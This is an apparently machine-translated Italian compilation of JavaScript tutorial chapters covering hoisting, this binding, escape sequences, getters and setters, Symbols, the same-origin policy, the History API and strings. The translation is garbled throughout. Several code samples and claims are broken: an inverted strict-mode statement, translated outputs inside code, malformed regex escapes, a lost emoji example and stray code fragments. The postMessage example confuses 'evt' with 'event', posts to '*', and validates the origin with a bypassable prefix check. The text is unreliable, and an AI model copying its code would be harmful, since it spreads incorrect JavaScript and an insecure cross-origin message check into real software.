
Quando si dichiarano le [istruzioni di funzione](#), si verifica uno scenario diverso. A differenza delle istruzioni di funzione, le dichiarazioni di funzione vengono issate nella parte superiore del loro ambito. Considera il seguente codice:

```
console.log(foo(2, 3)); // → 6
function foo(a, b) {
  return a * b;
}
```

Il codice precedente è lo stesso del frammento di codice successivo a causa del sollevamento:

```
function foo(a, b) {
  return a * b;
}
```

```
}  
  
console.log(foo(2, 3)); // → 6
```

Ecco alcuni esempi di cosa è e cosa non sta sollevando:

```
// Valid code:  
foo();  
  
function foo() {}  
  
// Invalid code:  
bar(); // → TypeError: bar is not a function  
var bar = function () {};  
  
// Valid code:  
foo();  
function foo() {  
    bar();  
}  
function bar() {}  
  
// Invalid code:  
foo();  
function foo() {  
    bar(); // → TypeError: bar is not a function  
}  
var bar = function () {};  
  
// (E) valid:  
function foo() {  
    bar();  
}  
var bar = function(){};  
foo();
```

Limitazioni di sollevamento

L'inizializzazione di una variabile non può essere sollevata o in semplici dichiarazioni di non sollevamento di JavaScript non iniziate.

Ad esempio: i seguenti script daranno risultati diversi.

```
var x = 2;  
var y = 4;  
alert(x + y);
```

Questo ti darà un risultato di 6. Ma questo ...

```
var x = 2;  
alert(x + y);
```




```
var y = 4;
```

Questo ti darà un'uscita di NaN. Poiché inizializziamo il valore di y, il sollevamento JavaScript non sta accadendo, quindi il valore y sarà indefinito. Il JavaScript considererà che y non è stato ancora dichiarato.

Quindi il secondo esempio è lo stesso di sotto.

```
var x = 2;  
var y;  
alert(x + y);  
y = 4;
```

Questo ti darà un'uscita di NaN.



Uso dei cicli di accesso anziché di var (esempio dei gestori di clic)

Diciamo che abbiamo bisogno di aggiungere un pulsante per ogni pezzo di array `loadedData` (ad esempio, ogni pulsante dovrebbe essere un cursore che mostra i dati, per semplicità, ci limiteremo ad avvisare un messaggio). Si può provare qualcosa di simile a questo:

```
for(var i = 0; i < loadedData.length; i++)  
  jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")  
    .children().last() // now let's attach a handler to the button which is a child  
    .on("click", function() { alert(loadedData[i].content); });
```

Ma invece di avvisare, ogni pulsante causerà il

TypeError: loadedData [i] non è definito

errore. Questo perché l'ambito di `i` è l'ambito globale (o un ambito di funzione) e dopo il ciclo, `i == 3`. Ciò di cui abbiamo bisogno non è "ricordare lo stato di `i`". Questo può essere fatto usando `let`:

```
for(let i = 0; i < loadedData.length; i++)  
  jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")  
    .children().last() // now let's attach a handler to the button which is a child  
    .on("click", function() { alert(loadedData[i].content); });
```

Un esempio di dati `loadedData` da testare con questo codice:

```
var loadedData = [
  { label:"apple",      content:"green and round" },
  { label:"blackberry", content:"small black or blue" },
  { label:"pineapple", content:"weird stuff.. difficult to explain the shape" }
];
```

[Un violino per illustrare questo](#)

Invocazione del metodo

Invocando una funzione come metodo di un oggetto, il valore di `this` sarà quell'oggetto.

```
var obj = {
  name: "Foo",
  print: function () {
    console.log(this.name)
  }
}
```

Ora possiamo invocare la stampa come metodo di `obj`. `this` sarà `obj`

```
obj.print();
```

Questo registrerà quindi:

```
foo
```

Invocazione anonima

Invocando una funzione come funzione anonima, `this` sarà l'oggetto globale (`self` nel browser).

```
function func() {
  return this;
}

func() === window; // true
```

5

Nella [modalità rigorosa di ECMAScript 5](#), `this` non sarà `undefined` se la funzione è invocata in modo anonimo.

```
(function () {
  "use strict";
  func();
})();
```

Questo uscirà

```
undefined
```

Invocazione costruttore

Quando una funzione viene invocata come costruttore con la `new` parola chiave, `this` prende il valore dell'oggetto che viene costruito

```
function Obj(name) {
  this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

Questo registrerà

```
{nome: "Foo"}
```

Invocazione di funzione di freccia

6

Quando si utilizzano funzioni freccia `this` prende il valore dal contesto di esecuzione racchiude è `this` (cioè, `this` funzioni freccia ha ambito lessicale piuttosto che il solito scope dinamico). Nel codice globale (codice che non appartiene a nessuna funzione) sarebbe l'oggetto globale. E continua così, anche se invochi la funzione dichiarata con la notazione a freccia da uno qualsiasi degli altri metodi qui descritti.

```
var globalThis = this; // "window" in a browser, or "global" in Node.js

var foo = (() => this);

console.log(foo() === globalThis); //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis); //true
```

Guarda come `this` eredita il contesto piuttosto che fare riferimento all'oggetto su cui è stato chiamato il metodo.

```
var globalThis = this;

var obj = {
  withoutArrow: function() {
    return this;
  },
  withArrow: () => this
};

console.log(obj.withoutArrow() === obj); //true
console.log(obj.withArrow() === globalThis); //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
```

```
var fn2 = obj.withArrow;
console.log(fn() === globalThis);           //true
console.log(fn2() === globalThis);         //true
```

Applica e chiama sintassi e invocazione.

I metodi `apply` e `call` in ogni funzione consentono di fornire un valore personalizzato per `this`.

```
function print() {
  console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

Si potrebbe notare che la sintassi per entrambe le invocazioni utilizzate sopra sono le stesse. cioè la firma sembra simile.

Ma c'è una piccola differenza nel loro utilizzo, dal momento che abbiamo a che fare con le funzioni e cambiando i loro ambiti, abbiamo ancora bisogno di mantenere gli argomenti originali passati alla funzione. Sia `apply` che `call` supportano gli argomenti alla funzione target come segue:

```
function speak() {
  var sentences = Array.prototype.slice.call(arguments);
  console.log(this.name+": "+sentences);
}

var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

Si noti che `apply` consente di passare una `Array` o l'oggetto `arguments` (array-like) come l'elenco degli argomenti, mentre la `call` bisogno di passare ogni argomento separatamente.

Questi due metodi ti danno la libertà di avere la fantasia che desideri, come implementare una versione povera del `bind` nativo di ECMAScript per creare una funzione che sarà sempre chiamata come metodo di un oggetto da una funzione originale.

```
function bind (func, obj) {
  return function () {
    return func.apply(obj, Array.prototype.slice.call(arguments, 1));
  }
}

var obj = { name: "Foo" };

function print() {
  console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

Questo registrerà

"Pippo"

La funzione `bind` ha molte cose da fare

1. `obj` sarà usato come valore di `this`
2. inoltrare gli argomenti alla funzione
3. e quindi restituire il valore

Invocazione rilegata

Il metodo di `bind` di ogni funzione ti consente di creare una nuova versione di quella funzione con il contesto strettamente legato a un oggetto specifico. È particolarmente utile forzare una funzione per essere chiamata come metodo di un oggetto.

```
var obj = { foo: 'bar' };

function foo() {
  return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

Questo registrerà:

bar

Leggi Scopo online: <https://riptutorial.com/it/javascript/topic/480/scopo>

Capitolo 87: Sequenze di fuga

Osservazioni

Non tutto ciò che inizia con un backslash è una sequenza di escape. Molti caratteri non sono utili per sfuggire alle sequenze e causeranno semplicemente l'annullamento di una barra retroversa precedente.

```
"\H\e\l\l\o" === "Hello" // true
```

D'altra parte, alcuni caratteri come "u" e "x" causano un errore di sintassi quando vengono utilizzati in modo improprio dopo una barra rovesciata. Quanto segue non è una stringa costante valida perché contiene il prefisso sequenza di escape Unicode `\u` seguita da un carattere che non è una cifra esadecimale valido né una graffa:

```
"C:\Windows\System32\updatehandlers.dll" // SyntaxError
```

Un backslash alla fine di una riga all'interno di una stringa non introduce una sequenza di escape, ma indica la continuazione della linea, es

```
"contin\  
uation" === "continuation" // true
```

Somiglianza con altri formati

Mentre le sequenze di escape in JavaScript hanno una somiglianza con altri linguaggi e formati, come C ++, Java, JSON, ecc., Ci saranno spesso differenze critiche nei dettagli. In caso di dubbi, assicurarsi di verificare che il codice si comporti come previsto e prendere in considerazione la verifica delle specifiche della lingua.

Examples

Inserimento di caratteri speciali nelle stringhe e nelle espressioni regolari

La maggior parte dei caratteri stampabili può essere inclusa nei letterali stringa o espressione regolare così come sono, ad es

```
var str = "ポケモン"; // a valid string  
var regExp = /[A-Ωα-ω]/; // matches any Greek letter without diacritics
```

Per aggiungere caratteri arbitrari a una stringa o un'espressione regolare, compresi quelli non stampabili, è necessario utilizzare *sequenze di escape*. Le sequenze di escape consistono in una barra rovesciata ("`\`") seguita da uno o più altri caratteri. Per scrivere una sequenza di escape per

un determinato carattere, in genere (ma non sempre) è necessario conoscere il suo [codice carattere](#) esadecimale.

JavaScript fornisce una serie di modi diversi per specificare le sequenze di escape, come documentato negli esempi in questo argomento. Ad esempio, le seguenti sequenze di escape indicano tutte lo stesso carattere: l' *avanzamento riga* (carattere newline Unix), con codice carattere U + 000A.

- `\n`
- `\x0a`
- `\u000a`
- `\u{a}` nuovo in ES6, solo nelle stringhe
- `\012` vietato in string letterali in modalità rigorosa e stringhe di modelli
- `\cj` solo nelle espressioni regolari

Tipi di sequenza di fuga

Sequenze di escape a carattere singolo

Alcune sequenze di escape consistono in un backslash seguito da un singolo carattere.

Ad esempio, in `alert("Hello\nWorld");`, la sequenza di escape `\n` viene utilizzata per introdurre una nuova riga nel parametro stringa, in modo che le parole "Hello" e "World" vengano visualizzate in righe consecutive.

Sequenza di fuga	Personaggio	Unicode
<code>\b</code> (solo nelle stringhe, non nelle espressioni regolari)	backspace	U + 0008
<code>\t</code>	scheda orizzontale	U + 0009
<code>\n</code>	line feed	U + 000A
<code>\v</code>	scheda verticale	U + 000B
<code>\f</code>	modulo di alimentazione	U + 000C
<code>\r</code>	ritorno a capo	U + 000D

Inoltre, la sequenza `\0`, quando non seguita da una cifra compresa tra 0 e 7, può essere utilizzata per sfuggire al carattere null (U + 0000).

Le sequenze `\\`, `\'` e `\"` sono usate per sfuggire al carattere che segue il backslash. Mentre sono simili alle sequenze non di escape, dove il backslash principale viene semplicemente ignorato (cioè `\?` For `?`), Vengono esplicitamente trattati come singoli sequenze di escape di caratteri all'interno di stringhe come da specifica.

Sequenze di escape esadecimale

I caratteri con codici tra 0 e 255 possono essere rappresentati con una sequenza di escape in cui `\x` è seguito dal codice di carattere esadecimale a due cifre. Ad esempio, il carattere spazio non frazionato ha il codice 160 o A0 nella base 16, e quindi può essere scritto come `\xa0`.

```
var str = "ONE\xa0LINE"; // ONE and LINE with a non-breaking space between them
```

Per cifre esadecimale superiori a 9, vengono utilizzate le lettere `a` a `f`, in minuscolo o maiuscolo senza distinzione.

```
var regExp1 = /[\\x00-xff]/; // matches any character between U+0000 and U+00FF
var regExp2 = /[\\x00-xFF]/; // same as above
```

Sequenze di escape Unicode a 4 cifre

I caratteri con codici tra 0 e 65535 ($2^{16} - 1$) possono essere rappresentati con una sequenza di escape in cui `\u` è seguito dal codice di carattere esadecimale a 4 cifre.

Ad esempio, lo standard Unicode definisce il carattere freccia destra (" \rightarrow ") con il numero 8594 o 2192 in formato esadecimale. Quindi una sequenza di escape per esso sarebbe `\u2192`.

Questo produce la stringa "A \rightarrow B":

```
var str = "A \u2192 B";
```

Per cifre esadecimale superiori a 9, vengono utilizzate le lettere `a` a `f`, in minuscolo o maiuscolo senza distinzione. I codici esadecimale più brevi di 4 cifre devono essere riempiti con zero di zeri: `\u007A` per la lettera minuscola "z".

Sequenza di escape sequenze Unicode

6

ES6 estende il supporto Unicode all'intero intervallo di codice da 0 a 0x10FFFF. Per sfuggire ai caratteri con codice maggiore di $2^{16} - 1$, è stata introdotta una nuova sintassi per le sequenze di escape:

```
\u{???
```

Dove il codice nelle parentesi graffe è la rappresentazione esadecimale del valore del punto di codice, ad es


```
alert("Look! \u{1f440}"); // Look! 👁
```

Nell'esempio sopra, il codice `1f440` è la rappresentazione esadecimale del codice carattere di Unicode Character *Eyes* .

Si noti che il codice nelle parentesi graffe può contenere un numero qualsiasi di cifre esadecimali, a condizione che il valore non superi `0x10FFFF`. Per cifre esadecimali superiori a 9, vengono utilizzate le lettere `a a f` , in minuscolo o maiuscolo senza distinzione.

Le sequenze di escape Unicode con parentesi graffe funzionano solo all'interno delle stringhe, non all'interno delle espressioni regolari!

Ottime sequenze di fuga

Le sequenze di escape ottali sono deprecate a partire da ES5, ma sono ancora supportate all'interno di espressioni regolari e in modalità non rigida anche all'interno di stringhe non di modello. Una sequenza di escape ottale consiste di una, due o tre cifre ottali, con valore compreso tra 0 e $377_8 = 255$.

Ad esempio, la lettera maiuscola "E" ha il codice di carattere 69 o 105 nella base 8. Quindi può essere rappresentato con la sequenza di escape `\105` :

```
/\105scape/.test("Fun with Escape Sequences"); // true
```

In modalità strict, le sequenze di escape ottali non sono consentite all'interno delle stringhe e genereranno un errore di sintassi. Vale la pena notare che `\0` , a differenza di `\00` o `\000` , *non* è considerato una sequenza di escape ottale, ed è quindi ancora consentito all'interno di stringhe (anche stringhe di template) in modalità rigorosa.

Controlla le sequenze di escape

Alcune sequenze di escape sono riconosciute solo all'interno dei valori letterali delle espressioni regolari (non nelle stringhe). Questi possono essere usati per sfuggire ai caratteri con codici compresi tra 1 e 26 (U + 0001-U + 001A). Consistono in un'unica lettera A-Z (caso non fa differenza) preceduto da `\c` . La posizione alfabetica della lettera dopo `\c` determina il codice del carattere.

Ad esempio, nell'espressione regolare

```
`/\cG/`
```

La lettera "G" (la settima lettera dell'alfabeto) si riferisce al carattere U + 0007 e quindi

```
`/\cG`/.test(String.fromCharCode(7)); // true
```

Leggi Sequenze di fuga online: <https://riptutorial.com/it/javascript/topic/5444/sequenze-di-fuga>

Capitolo 88: Setter e getter

introduzione

I setter e i getter sono proprietà degli oggetti che chiamano una funzione quando sono impostati / ottenuti.

Osservazioni

Una proprietà dell'oggetto non può contenere contemporaneamente un valore getter e un valore. Tuttavia, una proprietà dell'oggetto può contenere sia un setter che un getter allo stesso tempo.

Examples

Definire un Setter / Getter in un oggetto appena creato

JavaScript ci consente di definire getter e setter nella sintassi letterale dell'oggetto. Ecco un esempio:

```
var date = {
  year: '2017',
  month: '02',
  day: '27',
  get date() {
    // Get the date in YYYY-MM-DD format
    return `${this.year}-${this.month}-${this.day}`
  },
  set date(dateString) {
    // Set the date from a YYYY-MM-DD formatted string
    var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

    // Check that the string is correctly formatted
    if (dateRegExp.test(dateString)) {
      var parsedDate = dateRegExp.exec(dateString);
      this.year = parsedDate[1];
      this.month = parsedDate[2];
      this.day = parsedDate[3];
    }
    else {
      throw new Error('Date string must be in YYYY-MM-DD format');
    }
  }
};
```

L'accesso alla proprietà `date.date` restituirebbe il valore `2017-02-27`. Setting `date.date = '2018-01-02'` chiamerebbe la funzione setter, che quindi `date.year = '2018'` la stringa e imposterebbe `date.year = '2018'`, `date.month = '01'` e `date.day = '02'`. Provare a passare una stringa formattata in modo errato (come "hello") genererebbe un errore.

Definire un Setter / Getter usando Object.defineProperty

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
  get: function(){
    return "a value";
  },
  set: function(value){
    setValue = value;
  }
});
```

Definire getter e setter nella classe ES6

```
class Person {
  constructor(firstname, lastname) {
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

Leggi Setter e getter online: <https://riptutorial.com/it/javascript/topic/8299/setter-e-getter>

Capitolo 89: simboli

Sintassi

- `Simbolo()`
- `Simbolo (descrizione)`
- `Symbol.toString ()`

Osservazioni

Specifica ECMAScript 2015 [19.4 Simboli](#)

Examples

Nozioni di base sul tipo di simbolo primitivo

`Symbol` è un nuovo tipo primitivo in ES6. I simboli sono usati principalmente come **chiavi di proprietà** e una delle sue caratteristiche principali è che sono *unici*, anche se hanno la stessa descrizione. Ciò significa che non avranno mai un nome in conflitto con qualsiasi altra chiave di proprietà che sia un `symbol` o una `string`.

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

In questo esempio, il risultato di `console.log` sarebbe `ABC`.

Puoi anche avere simboli con nome come:

```
const APPLE = Symbol('Apple');
const BANANA = Symbol('Banana');
const GRAPE = Symbol('Grape');
```

Ciascuno di questi valori è univoco e non può essere sovrascritto.

Fornire un parametro facoltativo (`description`) durante la creazione di simboli primitivi può essere utilizzato per il debug ma non per accedere al simbolo stesso (ma vedere l'esempio [`Symbol.for\(\)`](#) per un modo di registrare / cercare simboli globali condivisi).

Convertire un simbolo in una stringa

A differenza della maggior parte degli altri oggetti JavaScript, i simboli non vengono convertiti automaticamente in una stringa quando si esegue la concatenazione.

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

Al contrario, devono essere esplicitamente convertiti in una stringa quando necessario (ad esempio, per ottenere una descrizione testuale del simbolo che può essere utilizzata in un messaggio di debug) utilizzando il metodo `toString` o il costruttore `String`.

```
const APPLE = Symbol('Apple');  
let str1 = APPLE.toString(); // "Symbol(Apple)"  
let str2 = String(APPLE);    // "Symbol(Apple)"
```

Utilizzare `Symbol.for()` per creare simboli globali condivisi

Il metodo `Symbol.for` ti consente di registrare e cercare simboli globali per nome. La prima volta che viene chiamato con una determinata chiave, crea un nuovo simbolo e lo aggiunge al registro.

```
let a = Symbol.for('A');
```

La prossima volta che chiami `Symbol.for('A')`, verrà restituito lo *stesso simbolo* invece di uno nuovo (a differenza di `Symbol('A')` che creerebbe un nuovo simbolo univoco che ha la stessa descrizione).

```
a === Symbol.for('A') // true
```

ma

```
a === Symbol('A') // false
```

Leggi simboli online: <https://riptutorial.com/it/javascript/topic/2764/simboli>

Capitolo 90: Stessa politica di origine e comunicazione incrociata

introduzione

La politica Same-Origin viene utilizzata dai browser Web per impedire agli script di accedere al contenuto remoto se l'indirizzo remoto non ha la stessa **origine** dello script. Ciò impedisce agli script dannosi di eseguire richieste ad altri siti Web per ottenere dati sensibili.

L' **origine** di due indirizzi è considerata la stessa se entrambi gli URL hanno lo stesso *protocollo* , *nome host* e *porta* .

Examples

Modi per eludere la politica della stessa origine

Per quanto riguarda i motori JavaScript lato client (quelli in esecuzione all'interno di un browser), non esiste una soluzione immediata per la richiesta di contenuti da fonti diverse dal dominio corrente. (A proposito, questa limitazione non esiste negli strumenti JavaScript-server come Node JS.)

Tuttavia, è (in alcune situazioni) effettivamente possibile recuperare i dati da altre fonti usando i seguenti metodi. Si prega di notare che alcuni di essi potrebbero presentare hack o soluzioni alternative invece di soluzioni su cui il sistema di produzione dovrebbe fare affidamento.

Metodo 1: CORS

La maggior parte delle API pubbliche oggi consente agli sviluppatori di inviare dati bidirezionalmente tra client e server abilitando una funzionalità chiamata CORS (Cross-Origin Resource Sharing). Il browser controllerà se una determinata intestazione HTTP (`Access-Control-Allow-Origin`) è impostata e che il dominio del sito richiedente è elencato nel valore dell'intestazione. Se lo è, il browser consentirà di stabilire connessioni AJAX.

Tuttavia, poiché gli sviluppatori non possono modificare le intestazioni di risposta di altri server, non è sempre possibile fare affidamento su questo metodo.

Metodo 2: JSONP

Il **JSON** con **P** aggiunta è comunemente considerato come una soluzione alternativa. Non è il metodo più diretto, ma svolge ancora il lavoro. Questo metodo sfrutta il fatto che i file di script possono essere caricati da qualsiasi dominio. Tuttavia, è fondamentale ricordare che la richiesta di codice JavaScript da fonti esterne è **sempre** un potenziale rischio per la sicurezza e questo

dovrebbe essere generalmente evitato se è disponibile una soluzione migliore.

I dati richiesti utilizzando JSONP sono tipicamente **JSON**, il che accade per adattarsi alla sintassi utilizzata per la definizione dell'oggetto in JavaScript, rendendo questo metodo di trasporto molto semplice. Un modo comune per consentire ai siti Web di utilizzare i dati esterni ottenuti tramite JSONP è quello di avvolgerli all'interno di una funzione di callback, che viene impostata tramite un parametro `GET` nell'URL. Una volta caricato il file di script esterno, la funzione verrà richiamata con i dati come primo parametro.

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

Il contenuto di `http://example.com/api/endpoint.js?callback=myfunc` potrebbe essere simile al seguente:

```
myfunc({"example_field":true})
```

La funzione deve sempre essere definita per prima, altrimenti non verrà definita quando viene caricato lo script esterno.

Comunicazione incrociata sicura con i messaggi

Il metodo `window.postMessage()` insieme al relativo gestore di eventi `window.onmessage` può essere utilizzato in modo sicuro per abilitare la comunicazione tra origini.

Il metodo `postMessage()` della `window` destinazione può essere chiamato per inviare un messaggio ad un'altra `window`, che sarà in grado di intercettarlo con il suo gestore di eventi `onmessage`, elaborarlo e, se necessario, inviare una risposta alla finestra del mittente usando `postMessage()` nuovo.

Esempio di finestra che comunica con una cornice per bambini

- Contenuto di `http://main-site.com/index.html` :

```
<!-- ... -->
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

- Contenuto di `http://other-site.com/index.html` :

```
<!-- ... -->
<script src="other_site_script.js"></script>
```



```
<!-- ... -->
```

- **Contenuto di main_site_script.js :**

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

- **Contenuto di other_site_script.js :**

```
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});
```

Leggi Stessa politica di origine e comunicazione incrociata online:

<https://riptutorial.com/it/javascript/topic/4742/stessa-politica-di-origine-e-comunicazione-incrociata>

Capitolo 91: Storia

Sintassi

- `window.history.pushState` (dominio, titolo, percorso);
- `window.history.replaceState` (dominio, titolo, percorso);

Parametri

Parametro	Dettagli
dominio	Il dominio che si desidera aggiornare
titolo	Il titolo da aggiornare a
sentiero	Il percorso per l'aggiornamento a

Osservazioni

L'API della cronologia HTML5 non è implementata da tutti i browser e le implementazioni tendono a differire tra i fornitori di browser. Attualmente è supportato dai seguenti browser:

- Firefox 4+
- Google Chrome
- Internet Explorer 10+
- Safari 5+
- iOS 4

Se vuoi saperne di più sulle implementazioni e sui metodi dell'API di storia, fai riferimento allo [stato dell'API della cronologia HTML5](#).

Examples

`history.replaceState ()`

Sintassi:

```
history.replaceState(data, title [, url ])
```

Questo metodo modifica la voce della cronologia corrente anziché crearne una nuova. Utilizzato principalmente quando vogliamo aggiornare l'URL della voce della cronologia corrente.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

Questo esempio sostituisce la cronologia corrente, la barra degli indirizzi e il titolo della pagina.

Nota questo è diverso da `history.pushState()` . Che inserisce una nuova voce di cronologia, anziché sostituire quella corrente.

history.pushState ()

Sintassi:

```
history.pushState(state object, title, url)
```

Questo metodo consente di aggiungere voci di cronologia. Per maggiori informazioni, si prega di dare un'occhiata a questo documento: [metodo pushState \(\)](#)

Esempio :

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

Questo esempio inserisce un nuovo record nella cronologia, nella barra degli indirizzi e nel titolo della pagina.

Nota questo è diverso da `history.replaceState()` . Che aggiorna la voce della cronologia corrente, anziché aggiungerne una nuova.

Carica un URL specifico dall'elenco della cronologia

metodo go ()

Il metodo `go ()` carica un URL specifico dall'elenco cronologico. Il parametro può essere un numero che va all'URL all'interno della posizione specifica (-1 torna indietro di una pagina, 1 va avanti di una pagina) o una stringa. La stringa deve essere un URL parziale o completo e la funzione passerà al primo URL che corrisponde alla stringa.

Sintassi

```
history.go(number|URL)
```

Esempio

Clicca sul pulsante per tornare indietro di due pagine:

```
<html>
  <head>
    <script type="text/javascript">
      function goBack()
      {
        window.history.go(-2)
      }
    </script>
  </head>
```

```
<body>
  <input type="button" value="Go back 2 pages" onclick="goBack()" />
</body>
</html>
```

Leggi Storia online: <https://riptutorial.com/it/javascript/topic/312/storia>

Capitolo 92: stringhe

Sintassi

- "stringa letterale"
- 'stringa letterale'
- "string letterale con 'virgolette errate'" // nessun errore; le virgolette sono diverse
- "stringa letterale con" virgolette di escape "" // nessun errore; le virgolette sono sfuggite.
- `stringa del modello \$ {espressione}`
- String ("ab c") // restituisce una stringa quando viene chiamata nel contesto non di costruzione
- new String ("ab c") // l'oggetto String, non la stringa primitiva

Examples

Informazioni di base e concatenazione di stringhe

Le stringhe in JavaScript possono essere racchiuse tra virgolette singole 'hello' , i doppi apici "Hello" e (dal ES2015, ES6) in Template letterali (*backticks*) `hello` .

```
var hello = "Hello";
var world = 'world';
var helloW = `Hello World`; // ES2015 / ES6
```

Le stringhe possono essere create da altri tipi usando la funzione `String()` .

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

Oppure, `toString()` può essere utilizzato per convertire numeri, booleani o oggetti in stringhe.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

Le stringhe possono anche essere create utilizzando il metodo `String.fromCharCode` .

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

La creazione di un oggetto `String` usando la `new` parola chiave è consentita, ma non è consigliata in quanto si comporta come gli oggetti a differenza delle stringhe primitive.

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
typeof objectString.valueOf();//"string"
```

Stringhe concatenanti

La concatenazione delle stringhe può essere eseguita con l'operatore di concatenazione `+` o con il metodo `concat()` integrato sul prototipo dell'oggetto `String`.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);           // => "FooBar"
console.log(foo + " " + bar);    // => "Foo Bar"

foo.concat(bar)                  // => "FooBar"
"a".concat("b", " ", "d")       // => "ab d"
```

Le stringhe possono essere concatenate con variabili non stringa, ma convertiranno le variabili non stringa in stringhe.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

Modelli di stringa

6

Le stringhe possono essere create usando letterali modello (``hello` inversi` ``hello``).

```
var greeting = `Hello`;
```

Con i letterali del modello, puoi eseguire l'interpolazione delle stringhe usando `${variable}` all'interno dei template letterali:

```
var place = `World`;
var greet = `Hello ${place}!`;

console.log(greet); // "Hello World!"
```

È possibile utilizzare `String.raw` per ottenere i backslash nella stringa senza modifiche.

```
`a\\b` // = a\b
String.raw`a\\b` // = a\b
```

Citazione di fuga

Se la tua stringa è racchiusa tra le virgolette singole (es.) Devi sfuggire alla citazione letterale interiore con la *barra rovesciata* `\`

```
var text = 'L\'albero means tree in Italian';
console.log( text ); \\ "L'albero means tree in Italian"
```

Lo stesso vale per le virgolette:

```
var text = "I feel \"high\"";
```

Un'attenzione particolare deve essere data alle citazioni di escape se si memorizzano rappresentazioni HTML all'interno di una stringa, poiché le stringhe HTML fanno ampio uso di quotazioni, ad esempio negli attributi:

```
var content = "<p class=\"special\">Hello World!</p>"; // valid String
var hello = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

Le virgolette in stringhe HTML possono anche essere rappresentate usando `'` (o `'`) come singola citazione e `"` (o `"`) come doppi apici.

```
var hi = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
var hello = '<p class="special">I&apos;d like to say "Hi"</p>'; // valid String
```

Nota: l'uso di `'` e `"` non sovrascriverà le virgolette che i browser possono posizionare automaticamente sulle virgolette degli attributi. Ad esempio `<p class=special>` fatto in `<p class="special">`, usando `"` può portare a `<p class=""special"">` dove `\` sarà `<p class="special">`.

6

Se una stringa ha `'` e `"` puoi prendere in considerazione l'utilizzo di valori letterali di modello (*noti anche come stringhe di modelli nelle precedenti edizioni ES6*), che non richiedono l'escape `'` e `"`. Questi usano i backtick (```) invece delle virgolette singole o doppie.

```
var x = `Escaping " and ' can become very annoying`;
```

Stringa inversa

Il modo più "popolare" di invertire una stringa in JavaScript è il seguente frammento di codice, che è abbastanza comune:

```
function reverseString(str) {
  return str.split('').reverse().join('');
}

reverseString('string'); // "gnirts"
```

Tuttavia, funzionerà solo fino a quando la stringa invertita non contiene coppie sostitutive. I simboli astrali, cioè i caratteri al di fuori del piano multilingue di base, possono essere rappresentati da due unità di codice e porteranno questa tecnica ingenua a produrre risultati errati. Inoltre, i personaggi con segni combinati (ad es. Diaeresi) appariranno sul logico carattere "successivo"

invece di quello originale con cui è stato combinato.

```
'[]'.split('').reverse().join(''); //fails
```

Mentre il metodo funzionerà bene per la maggior parte delle lingue, un algoritmo di rispetto della codifica veramente accurato per l'inversione delle stringhe è leggermente più coinvolto. Una di queste implementazioni è una piccola libreria chiamata [Esrever](#), che usa espressioni regolari per abbinare segni combinati e coppie surrogate per eseguire perfettamente l'inversione.

Spiegazione

Sezione	Spiegazione	Risultato
str	La stringa di input	"string"
